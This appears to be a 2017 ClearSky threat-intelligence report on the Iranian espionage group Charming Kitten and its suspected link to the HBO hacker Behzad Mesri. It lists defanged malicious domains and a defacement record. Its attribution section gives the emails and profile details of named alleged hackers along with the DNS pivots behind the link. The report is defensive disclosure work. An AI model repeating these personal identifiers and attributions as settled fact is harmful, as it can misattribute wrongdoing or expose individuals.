Charming Kitten

Iranian cyber espionage against human rights activists, academic researchers and media outlets - and the HBO hacker connection

ClearSky Cyber Security

December 2017

Contents

Introduction

Charming Kitten is an Iranian cyberespionage group operating since approximately 2014. This report exposes their vast espionage apparatus, active during 2016-2017. We present incidents of company impersonation, made up organizations and individuals, spear phishing and watering hole attacks. We analyze their exploitation, delivery, and command-and-control infrastructure, and expose DownPaper, a malware developed by the attackers, which has not been publicly documented to date.

Incidents documented in this report are likely a small fraction of the actual amount of targeted attacks, which may reach thousands of individuals. We expose more than 85 IP addresses, 240 malicious domains, hundreds of hosts, and multiple fake entities – most of which were created in 2016-2017. The most recent domains (*com-archivecenter[.]work*, *com-messengerservice[.]work* and *com-videoservice[.]work*) were registered on December 2nd, 2017, and have probably not been used in attacks yet.

We present the connection between Behzad Mesri, an Iranian national recently indicted for his involvement in hacking HBO, and Charming Kitten. We also identify other members of the group.

This report refers to two likely distinct groups, **Charming Kitten** and **Rocket Kitten,** together. This is not to say that the two groups are one, but that due to overlap in infrastructure, tools, targets, and modus operandi we are unable to precisely attribute each incident to one or the other. Further discussion appears in the section "Charming Kitten or Rocket kitten?"

Targets

The attackers' focus appears to be individuals of interest to Iran in the fields of **Academic research** (i.e. Iranists - Scholars who study Iran), **Human right** and **media**. Emphasis is given to Iranian dissidents living in Iran or abroad, and people who come in touch with Iranians or report on Iranian affairs such as journalists and reporters, media outlets covering Iran, and political advisors.

Most targets known to us are individuals living in Iran, the United States, Israel, and the UK. Others live in Turkey, France, Germany, Switzerland, United Arab Emirates, India, Denmark and other countries.

Notably, the attackers usually try to gain access to private email and Facebook accounts. They seek to infiltrate the targets' social network as a hop point to breach other accounts in their social network, or to collect information about their targets. Sometimes, they aim at establishing a foothold on the target's computer to gain access into their organization, but, based on our data, this is usually not their main objective, as opposed to other Iranian threat groups, such as Oilrig[1] and CopyKittens[2].

[1] http://www.clearskysec.com/oilrig/

[2] http://www.clearskysec.com/tulip/

Charming Kitten or Rocket kitten?

While Iranian threat actors have been well documented by security researchers, the inner workings of the ecosystem of Iran's hackers is not entirely clear. Groups can be vigorously active for years and then disappear abruptly, sometimes due to being publicly outed. Researchers make a best-faith effort to assign operations to certain groups, but the instability in the field makes the process challenging.

A case of these obscure lines can be found in a blogpost published in coordination and parallel to this report -"Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code"[3] by Collin Anderson and Claudio Guarnieri. Flying Kitten (which is another name given by the security industry to Charming Kitten) was one of the first groups to be described as a coherent threat actor conducting operations against political opponents of the IRI (Islamic Republic of Iran) government and foreign espionage targets. FireEye's publication of "Operation Saffron Rose" report, which described Flying Kitten's operations against aviation firms, led to the dismantling of Flying kitten's infrastructure and the apparent end of its activities. Months later, another, seemingly distinct group, "Rocket Kitten," would be described by a series of reports.

While the two groups exhibited different behaviors that lend credence to the assumption they were distinct, disclosures of private toolkits strongly suggest that Rocket Kitten had used Flying Kitten resources throughout its credential-theft operations. Moreover, Rocket Kitten had experimented with reusing malware that appeared to be an undisclosed precursor to Flying Kitten's "Stealer" agent documented by FireEye. These overlaps provide some indication that Rocket Kitten had some relationship to Flying Kitten – perhaps members of the latter joining the new team. Rocket Kitten has since largely subsided as a formidable actor, and repeating the theme of its predecessor now only appears in echoes of other campaigns.

Read -"Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code" here: https://iranthreats.github.io/resources/attribution-flying-rocket-kitten.


Further information is available in "Appendix B - Previous reports about Charming Kitten and Rocket Kitten".

[3] https://iranthreats.github.io/resources/attribution-flying-rocket-kitten

The HBO hacker and Charming Kitten

HBO hacking indictment

In November 21, 2017, the United States Department of Justice unsealed an indictment[4] against **Behzad Mesri** (A.K.A “**Skote Vahshat**”)[5] for his involvement hacking and extorting HBO, and for subsequently leaking the stolen content on the Internet. Leaked content included confidential information about upcoming episodes of the popular television series, “Game of Thrones,” and video files containing unreleased episodes of other television series created by HBO[6].



WANTED BY THE FBI

BEHZAD MESRI

Computer Fraud - Unauthorized Access to a Protected Computer; Wire Fraud; Computer Fraud - Threatening to Impair the Confidentiality of Information; Computer Fraud - Threatening to Damage a Protected Computer/Impair the Confidentiality of Information; Interstate Transmission of an Extortionate Communication; Aggravated Identity Theft

According to the indictment, "Mesri is an Iran-based computer hacker who had previously worked on behalf of the Iranian military to conduct computer network attacks that targeted military systems, nuclear software systems, and Israeli infrastructure. At certain times, Mesri has been a member of an Iran-based hacking group called the **Turk Black Hat** security team".

Connection to Iranian government backed threat agent

Security researcher Collin Anderson of Iran Threats[7] tagged Mesri's twitter account[8] in a tweet[9] suggesting that Mesri might be related to Charming Kitten.

[4] https://www.justice.gov/usao-sdny/pr/acting-manhattan-us-attorney-announces-charges-against-iranian-national-conducting


[5] https://www.fbi.gov/wanted/cyber/behzad-mesri

[6] Other stolen content includes: (a) confidential video files containing unaired episodes of original HBO television programs, including episodes of “Barry,” “Ballers,” “Curb Your Enthusiasm,” “Room 104,” and “The Deuce”; (b) scripts and plot summaries for unaired programs, including but not limited to episodes of “Game of Thrones”; (c) confidential cast and crew contact lists; (d) emails belonging to at least one HBO employee; (e) financial documents; and (f) online credentials for HBO social media accounts (collectively, the “Stolen Data”).

[7] https://iranthreats.github.io/

[8] https://twitter.com/skote_vahshat

[9] https://twitter.com/CDA/status/932992141466279936



Collin Anderson
@CDA

Replying to @CDA @skote_vahshat


The background information in the indictment is particularly interesting – targeting DIB/Israel would suggest that @skote_vahshat is a participant in one of Iran's known groups, such as Charming Kitten. Document (c/o: @josephfcox) documentcloud.org/documents/4255 ...

computer hacker. MESRI was a self-professed expert in computer hacking techniques, and had worked on behalf of the Iranian

Subsequently, we tried to find connections of Mesri to other activities and people mentioned in this report. Thanks to the public nature of how Mesri and other members of Turk Black Hat conducted their hacking activities and private online life, we could find several connections. This is not to say that the HBO hack was ordered by the Iranian government. Rather, we try to strengthen the assumption that Mesri was, at a certain time, part of, or related to Charming Kitten. In addition, we unmask other members of the group based on their connection to Mesri and to Charming Kitten infrastructure.

From Mesri to Charming Kitten

ArYaIeIrAN (AKA ***aryaieiran@gmail.com*** AKA ***aryaieiran@hotmail.com*** AKA ***mno_1988_fgh@yahoo.com***) is a 29 years old Iranian hacker and member of Turk Black Hat. Below is his profile page in "Iranian engineers club"[10]:



AryaiEiRan newcomer

Join Date: 2008/10/03
Last Activity: 2011/9/23
Avatar:

Recent Visitors

The last 4 visitor(s) to this page were: Bahar_f72 , daggers , ramtinteymouri, Sharif_
This page has had 1,028 visits

Basic Information

Age: 29

About ArYaiEiRan
field:
Robotic Engineering
Degree or Degree:
Undergraduate student
Interests:
all
Location:
Tehran
Occupation:
web


Contact

This Page: http://www.iran-

Instant Messaging
Send an Instant Message to ArYaiEiRan Using...
MSN aryaieiran@HOTMAIL.COM
AIM aryaieiran@gmail.com
ICQ aryaieiran
Yahoo! mno_1988_fgh
Send a message via Skype™ to ArYaiEiRan Skype™ aryaieiran

[10] http://www.iran-eng.ir/member.php/77662-ArYaiEiRan?langid=1

A list of websites he defaced, listed on Zone-H[11]:




www.zone-h.org/archive/notifier=ArYaIeIrAn

Total notifications: **94** of which **33** single ip and **61** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain
2015/05/27	ArYaIeIrAn				🇺🇸		forum.ha.cker.ir/aria.php
2012/07/06	ArYaIeIrAn		M		🇩🇪		xn--mgbt8db40c.com/aryaieiran....
2012/07/05	ArYaIeIrAn				🇩🇪		www.parsihackers.ir/aryaieiran...
2012/06/20	ArYaIeIrAn				🇩🇪		mihanhack.com/forums/aryaie.htm
2012/01/27	ArYaIeIrAn				🇳🇱		www.alikhalilifar.ir/aryaieira...
2012/01/27	ArYaIeIrAn		M		🇳🇱		www.vbiran.info/aryaieiran.html
2012/01/27	ArYaIeIrAn		M		🇳🇱		ads.vbiran.ir/aryaieiran.html
2012/01/16	ArYaIeIrAn	H			🇺🇸		hacked.ir
2012/01/16	ArYaIeIrAn				🇨🇦		mihanbit.com/setting.php
2012/01/14	ArYaIeIrAn	H	M		🇨🇦		zarghami.net
2011/11/21	ArYaIeIrAn	H		R	🇺🇸		www.p30vel.net
2011/10/31	ArYaIeIrAn	H	M		🇳🇱		forum3at.info
2011/10/31	ArYaIeIrAn	H	M		🇳🇱		forum3at.in
2011/10/31	ArYaIeIrAn	H	M		🇳🇱		forum3at.us
2011/10/31	ArYaIeIrAn	H	M		🇳🇱		tv.forum3at.us
2011/10/31	ArYaIeIrAn	H	M		🇳🇱		persiandesign.org
2011/09/12	ArYaIeIrAn				🇫🇷		ir98music.com/aryaieiran.htm
2011/08/29	ArYaIeIrAn	H			🇺🇸		aryaieiran.aradservers.net
2011/08/25	ArYaIeIrAn		M		🇨🇦		donbaler.com/aryaieiran.html
2011/08/25	ArYaIeIrAn		M		🇨🇦		donbaler.net/aryaieiran.html
2011/08/25	ArYaIeIrAn				🇨🇦		sharetronix.ir/aryaieiran.html
2011/08/25	ArYaIeIrAn		M		🇨🇦		llink.ir/aryaieiran.html

And a mirror page of a defacement he made in 2012, showing some of his team members and email address:



Mirror saved on: 2012-06-20 13:01:00


Notified by: ArYaIeIrAn
System: Linux
Domain: http://mihanhack.com/forums/aryaie.htm
Web server: LiteSpeed
IP address: 176.9.84.46
Notifier stats

This is a CACHE (mirror) page of the site when it was saved by our robot on 2012-06-20 13:01:00


ArYaIeIrAn . Ali.Erroor . B@RBOD . b3hz4d

Hacked By:
AryaieIran

[11] http://www.zone-h.org/archive/notifier=ArYaIeIrAn




The same email address, ***aryaieiran@gmail.com,*** shows up in the SOA (Start of Authority) record of multiple domains registered and used by Charming Kittens that are presented in this report. These include britishnews.com[.]co, britishnews[.]org, broadcastbritishnews[.]com and mehrnews[.]info. All these websites used ***persiandns[.]net*** as their NS (name server), as can be seen in PassiveTotal[12] [13]:



First Seen 2016-08-29
Last Seen 2017-11-28
Registrar OnlineNIC, Inc. d/b/a...
Registrant ghaith

Show : 25 1-10 of 10 Sort : Last Seen Descending ▼

Value	First	Last	Type
britishnews.com.co	2016-11-18	2017-11-28	MX
aryaieiran@gmail.com	2016-11-05	2017-11-28	SOA
ns7.persiandns.net	2016-11-18	2017-11-28	SOA
britishnews.org	2017-04-25	2017-11-28	MX



Registrar OnlineNIC Inc.
Registrant a


Show : 25 1-19 of 19 Sort : Last Seen Descending ▼

Value	First	Last	Type
ns7.persiandns.net	2016-11-30	2017-11-23	SOA
ns8.persiandns.net	2016-11-02	2017-11-23	NS
aryaieiran@gmail.com	2016-11-30	2017-11-23	SOA
britishnews.org	2016-11-30	2017-11-23	MX

[12] https://community.riskiq.com/search/britishnews.org

[13] https://community.riskiq.com/search/britishnews.com.co


aryaieiran@gmail.com also registered persiandns[.]net, potentially indicating that he is the administrator of the services and an employee in the company:



2013-05-10

```
Domain Name: PERSIANDNS.NET

 Registration Date: 08-May-2013
 Expiration Date: 08-May-2014

 Status:LOCKED
    Note: This Domain Name is currently Locked.
    This feature is provided to protect against
acquisition of the domain name,
    as in this status the domain name cannot be
or modified.

 Name Servers:
    ns1.persiandns.net
    ns2.persiandns.net

 Registrant Contact Details:
    ARYAIEIRAN
    ARYAIE IRAN          (ARYAIEIRAN@gmail.com)
    tehran
```

In a defacement, still online at the time of writing, both ArYaIeIrAn and Skote_Vahshat, the HBO hacker, take credit as members of Turk Black Hat. This indicates that both were members of Turk Black Hat at the same time, and likely knew each other.



www.luganaparcoallago.com/2.html

Hacked ... !

